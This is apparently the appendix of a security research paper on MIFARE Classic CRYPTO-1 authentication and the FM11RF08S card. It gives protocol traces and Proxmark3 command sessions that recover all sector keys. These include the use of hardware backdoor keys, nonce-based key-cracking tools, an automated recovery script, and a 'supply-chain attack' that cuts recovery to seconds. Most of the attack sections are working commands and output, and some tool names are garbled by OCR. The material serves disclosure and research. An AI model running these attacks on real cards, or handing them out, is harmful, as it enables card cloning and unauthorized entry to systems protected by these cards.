	$\text{ks}_1 := \text{crypto1_word}(s, \{n_R\}, 1)$	A376E628
	$n_R := \text{ks}_1 \oplus \{n_R\}$	12345678
	$\text{ks}_2 := \text{crypto1_word}(s, 0, 0)$	61D742F1
	$a_R := \text{ks}_2 \oplus \{a_R\}$	56F373EE
	$a_R \stackrel{?}{=} \text{suc}^{64}(n_T)$	56F373EE ✓
	$a_T := \text{suc}^{96}(n_T)$	529F965F
	$\text{ks}_3 := \text{crypto1_word}(s, 0, 0)$	5C7AB0A6
	$\{a_T\} := \text{ks}_3 \oplus a_T$	0EE526F9
	$\xleftarrow{\{a_T\}}$	$\leftarrow 0E\ E5!26!F9$
$\text{ks}_3 := \text{crypto1_word}(s, 0, 0)$		5C7AB0A6
$a_T := \text{ks}_3 \oplus \{a_T\}$		529F965F
$a_T \stackrel{?}{=} \text{suc}^{96}(n_T)$		529F965F ✓

Table 3: CRYPTO-1 First Authentication Protocol

A.2 CRYPTO-1 Nested Authentication Protocol & Example

Following immediately Annex A.1 example and inner states.

Reader	Tag	Example
$ks_4 := \text{crypto1_word}(s, 0, 0)$ $\text{cmd} := \left\ \begin{smallmatrix} \text{AuthA} \\ \text{AuthB} \end{smallmatrix} \right\ \parallel \text{block} \parallel \text{CRC}$ $\{\text{cmd}\} := ks_4 \oplus \text{cmd}$		4882918E
		6000F57B
		288264F5
	$\xrightarrow{\{\text{cmd}\}}$	$\rightarrow 28 \ 82! \ 64! \ F5$
	$ks_4 := \text{crypto1_word}(s, 0, 0)$ $\text{cmd} := ks_4 \oplus \{\text{cmd}\}$ Check CRC $s := \text{crypto1_create}(\text{key})$ Generate n_T $ks_0 := \text{crypto1_word}(s, \text{uid} \oplus n_T, 0)$ $\{n_T\} := ks_0 \oplus n_T$	4882918E
		6000F57B
		✓
		FFFFFFFFFFFF
		BF53BA5F
		FFDF2CE6
		408C96B9
	$\xleftarrow{\{n_T\}}$	$\leftarrow 40!8C!96!B9!$
$s := \text{crypto1_create}(\text{key})$ $ks_0 := \text{crypto1_word}(s, \text{uid} \oplus \{n_T\}, 1)$ $n_T := ks_0 \oplus \{n_T\}$ Generate n_R $ks_1 := \text{crypto1_word}(s, n_R, 0)$ $\{n_R\} := n_R \oplus ks_1$ $a_R := \text{suc}^{64}(n_T)$ $ks_2 := \text{crypto1_word}(s, 0, 0)$ $\{a_R\} := ks_2 \oplus a_R$		FFFFFFFFFFFF
		FFDF2CE6
		BF53BA5F
		12345678
		2EEE0441
		3CDA5239
		B2F7159B
		90EA5932
		221D4CA9
	$\xrightarrow{\{n_R a_R\}}$	$\rightarrow 3C \ DA \ 52 \ 39 \ 22 \ 1D \ 4C \ A9$
	$ks_1 := \text{crypto1_word}(s, \{n_R\}, 1)$ $n_R := ks_1 \oplus \{n_R\}$ $ks_2 := \text{crypto1_word}(s, 0, 0)$ $a_R := ks_2 \oplus \{a_R\}$ $a_R \stackrel{?}{=} \text{suc}^{64}(n_T)$ $a_T := \text{suc}^{96}(n_T)$ $ks_3 := \text{crypto1_word}(s, 0, 0)$ $\{a_T\} := ks_3 \oplus a_T$	2EEE0441
		12345678
		90EA5932
		B2F7159B
		B2F7159B ✓
		6A3A6E02
		39EB1EA4
		53D170A6
	$\xleftarrow{\{a_T\}}$	$\leftarrow 53!D1 \ 70 \ A6!$
$ks_3 := \text{crypto1_word}(s, 0, 0)$ $a_T := ks_3 \oplus \{a_T\}$ $a_T \stackrel{?}{=} \text{suc}^{96}(n_T)$		39EB1EA4
		6A3A6E02
		6A3A6E02 ✓

Table 4: CRYPTO-1 Nested Authentication Protocol

A.3 Information about Static Encrypted Nonce tool in Proxmark3: hf mf isen

For our analysis needs, we implemented a tool in the Proxmark3[13] to test various nested authentication scenarii.

It implements nested authentication and collects encrypted nonces and their parity errors, and when the correct key is provided, the decrypted nT and its index if it is a nT generated by the 16-bit LFSR PRNG.

It has numerous options to study the impact of key value, block number, key type (including the backdoor ones), chaining of commands, corruptions, etc. on the static encrypted nonces values.

A.3.1 Usage

Syntax corresponding to commit 7162147.

```
[usb] pm3 --> hf mf isen -h
Information about Static Encrypted Nonce properties in a MIFARE Classic card

usage:
  hf mf isen
[-hab] [--blk <dec>] [-c <dec>] [-k <hex>] [--blk2 <dec>] [--a2] [--b2] [--c2 <dec>] [--key2 <hex>]
      [-n <dec>] [--reset] [--hardreset] [--addread] [--addauth] [--incblk2] [--corruptnrar]
      [--corruptnrarparity] FM11RF08S specific options: [--collect_fm11rf08s]
      [--collect_fm11rf08s_with_data] [--collect_fm11rf08s_without_backdoor]
      [-f <fn>]

options:
  -h, --help                This help
  --blk <dec>               block number
  -a                        input key type is key A (def)
  -b                        input key type is key B
  -c <dec>                  input key type is key A + offset
  -k, --key <hex>          key, 6 hex bytes
  --blk2 <dec>              nested block number (default=same)
  --a2                      nested input key type is key A (default=same)
  --b2                      nested input key type is key B (default=same)
  --c2 <dec>                nested input key type is key A + offset
  --key2 <hex>              nested key, 6 hex bytes (default=same)
  -n <dec>                  number of nonces (default=2)
  --reset                   reset between attempts, even if auth was successful
  --hardreset               hard reset (RF off/on) between attempts, even if auth was successful
  --addread                 auth(blk)-read(blk)-auth(blk2)
  --addauth                 auth(blk)-auth(blk)-auth(blk2)
  --incblk2                 auth(blk)-auth(blk2)-auth(blk2+4)-...
  --corruptnrar             corrupt {nR}{aR}, but with correct parity
  --corruptnrarparity       correct {nR}{aR}, but with corrupted parity

FM11RF08S specific options: Incompatible with above options, except -k; output in JSON
--collect_fm11rf08s         collect all nT/{nT}/par_err.
--collect_fm11rf08s_with_data collect all nT/{nT}/par_err and data blocks.
--collect_fm11rf08s_without_backdoor collect all nT/{nT}/par_err without backdoor.
                             Requires first auth keyType and block
  -f, --file <fn>          Specify a filename for collected data

examples/notes:
  hf mf isen
  Default behavior:
  auth(blk)-auth(blk2)-auth(blk2)-...
  Default behavior when wrong key2:
  auth(blk)-auth(blk2) auth(blk)-auth(blk2) ...
```

A.4 Example

```
[usb] pm3 --> hf mf isen

[=] --- ISO14443-a Information -----
[+] UID: 5C 46 7F 63
[+] ATQA: 00 04
[+] SAK: 08 [2]
[#] select
[#] auth cmd: 60 00 | uid: 5c467f63 | nr: 370db547 @ | nt: f0a895da @idx 53334 | par: 1010 ok
[#] auth nested cmd: 60 00 | uid: 5c467f63 | nr: 87e0b293 @ | nt: 255ff1a9 @idx 37482 | par: 1111 ok | ntenc: da106b18 | parerr: 1110
[#] Nonce distance: 1282 (first nonce < nested nonce)
[#] auth nested cmd: 60 00 | uid: 5c467f63 | nr: 76f7fe63 @ | nt: 255ff1a9 @idx 37482 | par: 1111 ok | ntenc: da106b18 | parerr: 1110
[#] Nonce distance: 0
[=] nTenc da106b18 par {1111}=010x | ks ff4f9ab1 | nT 255ff1a9 par 0101 | lfsr16 index 37482
[+] Static enc nonce..... yes
[?] Hint: Try `script run fm11rf08s_recovery.py`
```

A.5 Reused Keys Nested Attack in Proxmark3: staticnested_0nt

A.5.1 Usage

Syntax corresponding to commit 7162147.

```
$ tools/mfc/card_only/staticnested_0nt
Usage:
tools/mfc/card_only/staticnested_0nt <uid1> <nt_enc1> <nt_par_err1> <uid2> <nt_enc2> <nt_par_err2> ...
UID placeholder: if uid(n)==uid(n-1) you can use '.' as uid(n+1) placeholder
parity example: if nt in trace is 7b! fc! 7a! 5b , then nt_enc is 7bfc7a5b and nt_par_err is 1110
Example:
tools/mfc/card_only/staticnested_0nt a13e4902 2e9e49fc 1111 . 7bfc7a5b 1110 a17e4902 50f2abc2 1101
                                +uid1      |      +uid2=uid1 |      +uid3      |
                                |nt_enc1 |      +nt_enc2 |      |nt_enc3 |
                                +nt_par_err1 +nt_par_err2      +nt_par_err3
```

A.5.2 Example

```
$ tools/mfc/card_only/staticnested_0nt a13e4902 2e9e49fc 1111 . 7bfc7a5b 1110 a17e4902 50f2abc2 1101
Generating nonce candidates...
uid=a13e4902 nt_enc=2e9e49fc nt_par_err=1111 nt_par_enc=0110 1/3: 8192
uid=a13e4902 nt_enc=7bfc7a5b nt_par_err=1110 nt_par_enc=0010 2/3: 8192
uid=a17e4902 nt_enc=50f2abc2 nt_par_err=1101 nt_par_enc=0101 3/3: 8192
Finding key candidates...
All threads spawn...
Thread 19 99% keys[0]:536209288 keys[1]: 222 keys[2]: 213

Finding phase complete.
Analyzing keys...
nT(0): 536209288 key candidates
nT(1): 222 key candidates matching nT(0)
nT(2): 213 key candidates matching nT(0)
Key ffffffffff found in 3 arrays: 0, 1, 2
```

A.5.3 Breaking FM11RF08S Backdoor Key

Assuming you know block 0 keyA, get 3 encrypted nonces and their parity errors.

```
[usb] pm3 --> hf mf isen -n3 --c2 4 --incblk2 --blk 0 --key FFFFFFFFFF
```

(showing only the relevant lines)

```
[#] auth nested cmd: 64 00 | uid: 5c467f63 | nr: 53d1a7e1 @ | nt: 03f5a9f2 | idx -1 | par: 1010 bad | ntenc: fc0a127e | parerr: 0101
[#] auth nested cmd: 64 04 | uid: 5c467f63 | nr: b3f2dcb7 @ | nt: 9681219b | idx -1 | par: 1000 bad | ntenc: 69fe84d6 | parerr: 0010
[#] auth nested cmd: 64 08 | uid: 5c467f63 | nr: 62811dbd @ | nt: 652bf672 | idx -1 | par: 0100 ok | ntenc: 9ae43e79 | parerr: 1000
```

```
$ tools/mfc/card_only/staticnested_0nt 5c467f63 fc0a127e 0101 . 69fe84d6 0010 . 9ae43e79 1000
Generating nonce candidates...
uid=5c467f63 nt_enc=fc0a127e nt_par_err=0101 nt_par_enc=1010 1/3: 8192
uid=5c467f63 nt_enc=69fe84d6 nt_par_err=0010 nt_par_enc=1000 2/3: 8192
uid=5c467f63 nt_enc=9ae43e79 nt_par_err=1000 nt_par_enc=0100 3/3: 8192
Finding key candidates...
All threads spawn...
Thread 14 97% keys[0]:536652968 keys[1]: 384 keys[2]: 241

Finding phase complete.
Analyzing keys...
nT(0): 537162924 key candidates
nT(1): 384 key candidates matching nT(0)
nT(2): 241 key candidates matching nT(0)
Key a396efa4e24f found in 3 arrays: 0, 1, 2
```

A.6 Backdoored Nested Attack in Proxmark3: staticnested_1nt

A.6.1 Usage

Syntax corresponding to commit 7162147.

```
$ tools/mfc/card_only/staticnested_1nt
Usage:
  tools/mfc/card_only/staticnested_1nt <uid:hex> <sector:dec> <nt:hex> <nt_enc:hex> <nt_par_err:bin>
  parity example:  if for block 63== sector 15, nt in trace is 7b! fc! 7a! 5b
                   then nt_enc is 7bfc7a5b and nt_par_err is 1110
Example:
  tools/mfc/card_only/staticnested_1nt a13e4902 15 d14191b3 2e9e49fc 1111
                                     +uid      +s +nt      +nt_enc  +nt_par_err
```

A.6.2 Example

Get clear nested nT of target block 7 == sector 1, “keyA”

```
[usb] pm3 --> hf mf isen -n1 --blk 7 -c 4 --key a396efa4e24f
```

(showing only the relevant lines)

```
[#] auth nested cmd: 64 07 | uid: 5c467f63 | nr: de234cce @| nt: c87825a2 @idx 33598| par: 1100 ok | ntenc: 11b5d1d4 | parerr: 0111
```

Get encrypted nonce and its parity errors of target block 7, keyA

```
[usb] pm3 --> hf mf isen -n1 --blk 7 -c 4 --key a396efa4e24f --a2
```

```
[#] auth nested cmd: 60 07 | uid: 5c467f63 | nr: cd8ed150 @| nt: e4640b1d @idx -1| par: 1010 bad| ntenc: bd3928fb | parerr: 0100
```

```
$ tools/mfc/card_only/staticnested_1nt 5c467f63 1 c87825a2 bd3928fb 0100
uid=5c467f63 nt=c87825a2 nt_enc=bd3928fb nt_par_err=0100 nt_par_enc=1010 ksl=75410d59
Finding key candidates...
Finding phase complete, found 38515 keys
```

Bruteforce keyA given the generated dictionary.

```
[usb] pm3 --> hf mf fchk --blk 7 -a -f keys_5c467f63_01_c87825a2.dic --no-default
[+] Loaded 38515 keys from dictionary file `keys_5c467f63_01_c87825a2.dic`
[=] Running strategy 1
. Testing 28730/38515 74,6%
[+] Key A for block 7 found: aaaaaaaaaa07
[=] Time in checkkeys (fast) 195,5s
```

A.7 Another way to Recover Nested Nonces in Proxmark3: hf mf isen

We presented in Annex A.3 the command `hf mf isen` and its usage.

This annex section explains how to use its option `--collect_fm11rf08s_without_backdoor` to recover clear nested n_T values of a FM11RF08S without using the backdoor commands.

We need to provide a first known key and measure the nonce distance as explained in Section IX.

```
[usb] pm3 --> hf mf isen --collect_fm11rf08s_without_backdoor --blk 0 -a -k 835D7593985B
[#] Block 0 key 0 nested nT=12a4b4bc first nT=50a96433 dist=2651
[+] time: 382 ms
[+] Saved to json file `~/proxmark3/dumps/hf-mf-ADC9FC11-nonces-001.json`

[usb] pm3 --> hf mf isen --collect_fm11rf08s_without_backdoor --blk 0 -a -k 835D7593985B
[#] Block 0 key 0 nested nT=12a4b4bc first nT=a592cd28 dist=2657
[+] time: 381 ms
[+] Saved to json file `~/proxmark3/dumps/hf-mf-ADC9FC11-nonces-002.json`
```

Unfortunately, the measured nonce distance is unstable: 2651 then 2657. This allows already to narrow down the clear n_T value but we can stabilize the measure but moving the tag further away until the nonce distance becomes stable around a higher value.

```
[usb] pm3 --> hf mf isen --collect_fm11rf08s_without_backdoor --blk 0 -a -k 835D7593985B
[#] Block 0 key 0 nested nT=12a4b4bc first nT=66945027 dist=2674
[+] time: 382 ms
[+] Saved to json file `~/proxmark3/dumps/hf-mf-ADC9FC11-nonces-003.json`

[usb] pm3 --> hf mf isen --collect_fm11rf08s_without_backdoor --blk 0 -a -k 835D7593985B
[#] Block 0 key 0 nested nT=12a4b4bc first nT=66945027 dist=2674
[+] time: 381 ms
[+] Saved to json file `~/proxmark3/dumps/hf-mf-ADC9FC11-nonces-004.json`
```

At this point, `hf-mf-ADC9FC11-nonces-003.json` and `hf-mf-ADC9FC11-nonces-004.json` are identical and contain the correct clear nested n_T values.

A.8 Faster Backdoored Nested Attack in Proxmark3: staticnested_2x1nt_rf08s

A.8.1 Usage

Syntax corresponding to commit 7162147.

```
$ tools/mfc/card_only/staticnested_2x1nt_rf08s
Usage:
./staticnested_2x1nt_rf08s keys_<uid:08x>_<sector:02>_<nt1:08x>.dic keys_<uid:08x>_<sector:02>_<nt2:08x>.dic
where both dict files are produced by staticnested_1nt *for the same UID and same sector*
```

A.8.2 Example

Starting from Annex A.6.2 example, we want a second dictionary for keyB.

```
[usb] pm3 --> hf mf isen -n1 --blk 7 -c 5 --key a396efa4e24f
```

```
[#] auth nested cmd: 65 07 | uid: 5c467f63 | nr: 63e11ca2 @| nt: f68c32ea @idx 57123| par: 0000 ok | ntenc: 2bc5e28a | parerr: 1110
```

```
[usb] pm3 --> hf mf isen -n1 --blk 7 -c 5 --key a396efa4e24f --b2
```

```
[#] auth nested cmd: 61 07 | uid: 5c467f63 | nr: 27727b1b @| nt: 786823bf @idx -1| par: 0101 bad| ntenc: a1a54308 | parerr: 0001
```

```
$ tools/mfc/card_only/staticnested_1nt 5c467f63 1 f68c32ea a1a54308 0001
uid=5c467f63 nt=f68c32ea nt_enc=a1a54308 nt_par_err=0001 nt_par_enc=0101 ksl=572971e2
Finding key candidates...
Finding phase complete, found 30623 keys
```

Then we can filter jointly both dictionaries.

```
$ tools/mfc/card_only/staticnested_2x1nt_rf08s
keys_5c467f63_01_c87825a2.dic keys_5c467f63_01_f68c32ea.dic
keys_5c467f63_01_c87825a2.dic: 38515 keys loaded
keys_5c467f63_01_f68c32ea.dic: 30623 keys loaded
keys_5c467f63_01_c87825a2_filtered.dic: 14328 keys saved
keys_5c467f63_01_f68c32ea_filtered.dic: 13589 keys saved
```

Bruteforce keyA given the generated dictionary.

```
[usb] pm3 --> hf mf fchk --blk 7 -a -f keys_5c467f63_01_c87825a2_filtered.dic --no-default
[+] Loaded 14328 keys from dictionary file keys_5c467f63_01_c87825a2_filtered.dic
[=] Running strategy 1
. Testing 10625/14328 74,2%
[+] Key A for block 7 found: aaaaaaaaaa07
[=] Time in checkkeys (fast) 72,5s
```

A.9 Faster Backdoored Nested Attack in Proxmark3: staticnested_2x1nt_rf08s_1key

A.9.1 Usage

Syntax corresponding to commit 7162147.

```
$ tools/mfc/card_only/staticnested_2x1nt_rf08s_1key
Usage:
tools/mfc/card_only/staticnested_2x1nt_rf08s_1key <nt1:08x> <key1:012x> keys_<uid:08x>_<sector:02>_<nt2:08x>.dic
where dict file is produced by rf08s_nested_known *for the same UID and same sector* as provided nt and key
```

A.9.2 Example

Starting from Annex A.8.2 example, we know keyA and want to find keyB without using fchk.

```
$ tools/mfc/card_only/staticnested_2x1nt_rf08s_1key c87825a2
AAAAAAAAAA07 keys_5c467f63_01_f68c32ea_filtered.dic
keys_5c467f63_01_f68c32ea_filtered.dic: 13589 keys loaded
MATCH: key2=b5bb5bbbbbb07
```


A.10 FM11RF08S Automation Script in Proxmark3

A.10.1 Usage

Syntax corresponding to commit 7162147.

```
[usb] pm3 --> script run fm11rf08s_recovery.py -h
[+] executing python /usr/local/bin/./share/proxmark3/pyscripts/fm11rf08s_recovery.py
[+] args '-h'
usage: fm11rf08s_recovery.py [-h] [-x] [-y] [-n] [-k] [-d] [-s]

A script combining staticnested* tools to recover all keys from a FM11RF08S card.

options:
  -h, --help            show this help message and exit
  -x, --init-check      Run an initial fchk for default keys
  -y, --final-check     Run a final fchk with the found keys
  -n, --no-oob          Do not save out of bounds keys
  -k, --keep            Keep generated dictionaries after processing
  -d, --debug           Enable debug mode
  -s, --supply-chain    Enable supply-chain mode. Look for hf-mf-XXXXXXX-default_nonces.json
```

To measure the actual duration of recovering all the keys of a FM11RF08S, we ran a few cracking tests on a card with various configurations generated by Python scripts.

A.10.2 Example with 32 random keys

```
import random
for i in range(3, 64, 4):
    print(f"hf mf wrbl --blk {i} "
          f"-d {random.randint(0, 1 << 48):012X}FF078069{random.randint(0, 1 << 48):012X}")
```

Listing 19: Generate Proxmark3 commands to configure a tag with 32 random keys

In our test, it resulted in the following Proxmark3 commands, which we applied to a card.

```
hf mf wrbl --blk 3 -d 059E2905BFCCFF078069268B753AD4AC
hf mf wrbl --blk 7 -d 558EE17E0008FF0780690BF54BD7107C
hf mf wrbl --blk 11 -d 079C24ACF18CFF0780691CAFB32699D0
hf mf wrbl --blk 15 -d 7201D5B22C82FF078069B4F2D05D7F38
hf mf wrbl --blk 19 -d ED58B4CA888AFF07806933E7B73607F7
hf mf wrbl --blk 23 -d ECCD64C991A8FF078069837DFB4738A1
hf mf wrbl --blk 27 -d EDEC16B6363AFF0780698F3EE01C031D
hf mf wrbl --blk 31 -d 5520667A4E04FF0780694FBCA5272A47
hf mf wrbl --blk 35 -d 7D8910E7BCA1FF078069F0044771663C
hf mf wrbl --blk 39 -d 59AA8DA3283AFF07806969A18517CFDA
hf mf wrbl --blk 43 -d 9C69D89E6D3CFF0780693A75A3770BE9
hf mf wrbl --blk 47 -d 3683E7E68E7EFF078069904C28EEBF6
hf mf wrbl --blk 51 -d 4D9583D3356DFF0780691617EC281DEB
hf mf wrbl --blk 55 -d DD856A74817EFF078069E26256D54033
hf mf wrbl --blk 59 -d 1684DAC6DBE6FF078069538E660BF14A
hf mf wrbl --blk 63 -d 4B021D237DBDFF0780696EE621EC9752
```

Then, we applied our script chaining all the steps mentioned in the paper.

```
[usb] pm3 --> script run fm11rf08s_recovery.py
[+] executing python ../pyscripts/fm11rf08s_recovery.py
[+] args ''
[=] UID: 5C467F63
[=] Getting nonces...
[=] Generating first dump file
[=] Data have been dumped to `hf-mf-5C467F63-dump.bin`
[=] ----Step 1: 0 minutes 2 seconds -----
[=] Loading mfc default keys.dic
[=] Running staticnested_int & 2xInt when doable...
[=] Looking for common keys across sectors...
[=] Computing needed time for attack...
[=] ----Step 2: 0 minutes 14 seconds -----
[=] Still about 17 minutes 30 seconds to run...
[=] Brute-forcing keys... Press any key to interrupt
[=] Sector 0 keyA = 059e2905bfcc
[=] Sector 15 keyB = 6ee621ec9752
[=] Generating binary key file
[+] Found keys have been dumped to `hf-mf-5C467F63-key.bin`
[+] Generating final dump file
[+] Data have been dumped to `hf-mf-5C467F63-dump.bin`
[=] ----Step 3: 21 minutes 1 seconds -----
[=] ---- TOTAL: 21 minutes 18 seconds -----
[+] finished fm11rf08s_recovery.py
```

A.10.3 Example with 16 random keys, with keyA = keyB in each sector

```
import random
for i in range(3, 64, 4):
    key = random.randint(0, 1 << 48)
    print(f"hf mf wrbl --blk {i} -d {key:012X}FF078069{key:012X}")
```

Listing 20: Generate Proxmark3 commands to configure a tag with 16 random keys, with keyA = keyB in each sector

In our test, it resulted in the following Proxmark3 commands, which we applied to a card.

```
hf mf wrbl --blk 3 -d 11A41F3E3530FF07806911A41F3E3530
hf mf wrbl --blk 7 -d 701A8FE09FA1FF078069701A8FE09FA1
hf mf wrbl --blk 11 -d C0CB1FCC3C19FF078069C0CB1FCC3C19
hf mf wrbl --blk 15 -d A5E847C9AFAFF078069A5E847C9AFA
hf mf wrbl --blk 19 -d 1476FA753BB7FF0780691476FA753BB7
hf mf wrbl --blk 23 -d CC22AC14C49CFF078069CC22AC14C49C
hf mf wrbl --blk 27 -d 783F1C948615FF078069783F1C948615
hf mf wrbl --blk 31 -d 042206D18EADFF078069042206D18EAD
hf mf wrbl --blk 35 -d 3DFD44BEB7BBFF0780693DFD44BEB7BB
hf mf wrbl --blk 39 -d 42554EDEB113FF07806942554EDEB113
hf mf wrbl --blk 43 -d EBCA17342ABAFF078069EBCA17342ABA
hf mf wrbl --blk 47 -d CA1D466D44E5FF078069CA1D466D44E5
hf mf wrbl --blk 51 -d 53CDD8A9C36EFF07806953CDD8A9C36E
hf mf wrbl --blk 55 -d A795B458E8DDFF078069A795B458E8DD
hf mf wrbl --blk 59 -d 6910DC14D0E9FF0780696910DC14D0E9
hf mf wrbl --blk 63 -d BECB15C2DA08FF078069BECB15C2DA08
```

Then, we applied our script chaining all the steps mentioned in the paper.

```
[usb] pm3 --> script run fm11rf08s_recovery.py
[+] executing python ../pyscripts/fm11rf08s_recovery.py
[+] args ''
[=] UID: 5C467F63
[=] Getting nonces...
[=] Generating first dump file
[=] Data have been dumped to `hf-mf-5C467F63-dump.bin`
[=] ----Step 1: 0 minutes 2 seconds -----
[=] Loading mfc default keys.dic
[=] Running staticnested_int & 2xInt when doable...
[=] Looking for common keys across sectors...
[=] Computing needed time for attack...
[=] ----Step 2: 0 minutes 3 seconds -----
[=] Still about 34 minutes 4 seconds to run...
[=] Brute-forcing keys... Press any key to interrupt
[=] Sector 0 keyA = 11a41f3e3530
[=] Sector 15 keyB = becb15c2da08
[=] Generating binary key file
[+] Found keys have been dumped to `hf-mf-5C467F63-key.bin`
[+] Generating final dump file
[+] Data have been dumped to `hf-mf-5C467F63-dump.bin`
[=] ----Step 3: 32 minutes 24 seconds -----
[=] ---- TOTAL: 32 minutes 29 seconds -----
[+] finished fm11rf08s_recovery.py
```

A.10.4 Example with 24 random keys, 8 being reused in 2 sectors each

```
import random
for i in range(3, 64, 16):
    keyA = random.randint(0, 1 << 48)
    keyB = random.randint(0, 1 << 48)
    print(f"hf mf wrbl --blk {i} -d {keyA:012X}FF078069{keyB:012X}")
    # reuse keyA
    keyB = random.randint(0, 1 << 48)
    print(f"hf mf wrbl --blk {i+4} -d {keyA:012X}FF078069{keyB:012X}")
    keyA = random.randint(0, 1 << 48)
    keyB = random.randint(0, 1 << 48)
    print(f"hf mf wrbl --blk {i+8} -d {keyA:012X}FF078069{keyB:012X}")
    keyA = random.randint(0, 1 << 48)
    # reuse keyB
    print(f"hf mf wrbl --blk {i+12} -d {keyA:012X}FF078069{keyB:012X}")
```

Listing 21: Generate Proxmark3 commands to configure a tag with 24 random keys, 8 being reused in 2 sectors each
In our test, it resulted in the following Proxmark3 commands, which we applied to a card.

```
hf mf wrbl --blk 3 -d 835D7593985BFF078069807182F971B5
hf mf wrbl --blk 7 -d 835D7593985BFF0780690E82A4D66BAF
hf mf wrbl --blk 11 -d B364DAAD7077FF0780692427B64CF9F9
hf mf wrbl --blk 15 -d 3A54F6524F9AFF0780692427B64CF9F9
hf mf wrbl --blk 19 -d 4F6CF1780BA4FF0780697250A67EA665
hf mf wrbl --blk 23 -d 4F6CF1780BA4FF07806961887FD879EA
hf mf wrbl --blk 27 -d 00CB63257D01FF07806984F8CC9D2DD8
hf mf wrbl --blk 31 -d D3A8028E3FC8FF07806984F8CC9D2DD8
hf mf wrbl --blk 35 -d 8F5F40BC1483FF078069D812ADA2A2E1
hf mf wrbl --blk 39 -d 8F5F40BC1483FF0780699C488977E45A
hf mf wrbl --blk 43 -d 43DF6F69641CFF07806911E9F0E2A614
hf mf wrbl --blk 47 -d 5CA4DB30F379FF07806911E9F0E2A614
hf mf wrbl --blk 51 -d 8DC829576957FF0780697B12EEC0322D
hf mf wrbl --blk 55 -d 8DC829576957FF078069393B612F84F0
hf mf wrbl --blk 59 -d 7739D70CC589FF078069307026A71835
hf mf wrbl --blk 63 -d 5D83D7C4336EFF078069307026A71835
```

Then, we applied our script chaining all the steps mentioned in the paper.

```
[usb] pm3 --> script run fml1rf08s_recovery.py
[+] executing python ../pyscripts/fml1rf08s_recovery.py
[+] args ''
[=] UID: 5C467F63
[=] Getting nonces...
[=] Generating first dump file
[=] Data have been dumped to `hf-mf-5C467F63-dump.bin`
[=] ----Step 1: 0 minutes 2 seconds -----
[=] Loading mfc default keys.dic
[=] Running staticnested_lnt & 2x1nt when doable...
[=] Looking for common keys across sectors...
[=] Saving duplicates dicts...
[=] Computing needed time for attack...
[=] ----Step 2: 0 minutes 11 seconds -----
[=] Still about 0 minutes 5 seconds to run...
[=] Brute-forcing keys... Press any key to interrupt
[=] Sector 0 keyA = 835d7593985b
[=] Sector 15 keyB = 307026a71835
[=] Generating binary key file
[+] Found keys have been dumped to `hf-mf-5C467F63-key.bin`
[+] Generating final dump file
[+] Data have been dumped to `hf-mf-5C467F63-dump.bin`
[=] ----Step 3: 0 minutes 2 seconds -----
[=] ---- TOTAL: 0 minutes 16 seconds -----
[+] finished fml1rf08s_recovery.py
```

A.10.5 Supply-Chain Attack with 32 random keys

A.10.5.1 Phase 1: Supply Chain Nonces Acquisition

We first collect all nested nonces from virgin FM11RF08S tags with default FFFFFFFFFFFF keys.

```
[usb] pm3 --> hf mf isen --collect_fm11rf08s --key A396EFA4E24F
[+] time: 1523 ms
[+] Saved to json file `~/proxmark3/dumps/hf-mf-4DD22712-nonces.json`
```

We then squeeze the produced JSON files to just keep the needed clear nonces¹⁴.

```
$ cat ~/.proxmark3/dumps/hf-mf-4DD22712-nonces.json | \
jq '{Created: .Created, FileType: "fm11rf08s_default_nonces", nt: .nt | del(["32"]) | map_values(.a)}'
{
  "Created": "proxmark3",
  "FileType": "fm11rf08s_default_nonces",
  "nt": {
    "0": "761236E4",
    "1": "8CFDB28A",
    "2": "C72350AE",
    "3": "EDFF14F8",
    "4": "5F75094D",
    "5": "BFCFDAF3",
    "6": "41028BFA",
    "7": "CA3E57AF",
    "8": "620F2D85",
    "9": "7463DC14",
    "10": "440F0715",
    "11": "BEBBFBFF",
    "12": "63D53C9C",
    "13": "0F400DD2",
    "14": "8A0A2D81",
    "15": "D4BE4D0B"
  }
}
```

And save the result in `~/proxmark3/dumps/hf-mf-4DD22712-default_nonces.json`.

A.10.5.2 Phase 2: Personalization

Suppose the tag was personalized by its owner. For example injecting 32 random keys as seen in Annex A.10.2.

A.10.5.3 Phase 3: Fast Recovery

Now, if we encounter again the tag with UID 4DD22712, we can run our recovery script with the `-s` option.

```
[usb] pm3 --> script run fm11rf08s_recovery -s
[+] executing python fm11rf08s_recovery.py
[+] args '-s'
[+] UID: 4DD22712
[+] Getting nonces...
[+] Generating first dump file
[+] Data has been dumped to `~/proxmark3/dumps/hf-mf-4DD22712-dump.bin`
[+] ----Step 1: 0 minutes 1 seconds -----
[+] Loading mfc_default_keys.dic
[+] Loaded default nonces from ~/.proxmark3/dumps/hf-mf-4DD22712-default_nonces.json.
[+] Running staticnested_lnt & 2x_lnt when doable...
[+] Looking for common keys across sectors...
[+] Computing needed time for attack...
[+] ----Step 2: 0 minutes 14 seconds -----
[+] Still about 0 minutes 5 seconds to run...
[+] Brute-forcing keys... Press any key to interrupt
...

[+] found keys:
...
[+] ----Step 3: 0 minutes 3 seconds -----
[+] ---- TOTAL: 0 minutes 19 seconds -----
```

It took 19 seconds, to be compared with the 21 minutes of the example in Annex A.10.2.

¹⁴Technically we could even store only half of the nonces as the second half can be reconstructed using the 16-bit LFSR.

A.11 Support for Reader-Only Nested Key Recovery in Proxmark3

A.11.1 Usage

We implemented the support of nested key recovery in the particular case when the clear n_T is known.

Syntax corresponding to commit 7162147.

```
$ tools/mfc/card_only/mfkey32nested
```

MIFARE Classic key recovery - known nT scenario
Recover key from one reader authentication answer only
syntax: mfkey32nested <uid> <nt> <{nt}> <{nr}> <{ar}>

A.11.2 Example

Assuming we obtain the following reader answer after having replayed a $\{n_T\}$ with its parity, encrypted version of a known $n_T = 4bbf8a12$ with a yet-to-be-found key. Card UID was 5c467f63.

Tag	ab!	b3!	0b!	D1						AUTH:	nt	(enc)
RdR	46	03	39	66	AD	c1!	81	62!		AUTH:	nr	ar (enc)

```
$ tools/mfc/card_only/mfkey32nested 5C467F63 4bbf8a12 abb30bd1 46033966 adc18162

MIFARE Classic key recovery - known nT scenario
Recover key from one reader authentication answer only
Recovering key for:
  uid: 5c467f63
  nt: 4bbf8a12
  {nt}: abb30bd1
  {nr}: 46033966
  {ar}: adc18162

LFSR successor of the tag challenge:
  ar: 77cc87f8

Keystream used to generate {nt}:
  ks0: e00c81c3

Keystream used to generate {ar}:
  ks2: da0d069a

Found Key: [059e2905bfcc]
```


A.12.5 Another Block 0 Example

One can read block 0 of old cards sharing the same backdoor key we found above, with the following command.

```
[usb] pm3 --> hf mf rdbl --blk 0 -c 4 --key A31667A8CEC1
[=]  # | sector 00 / 0x00 | ascii
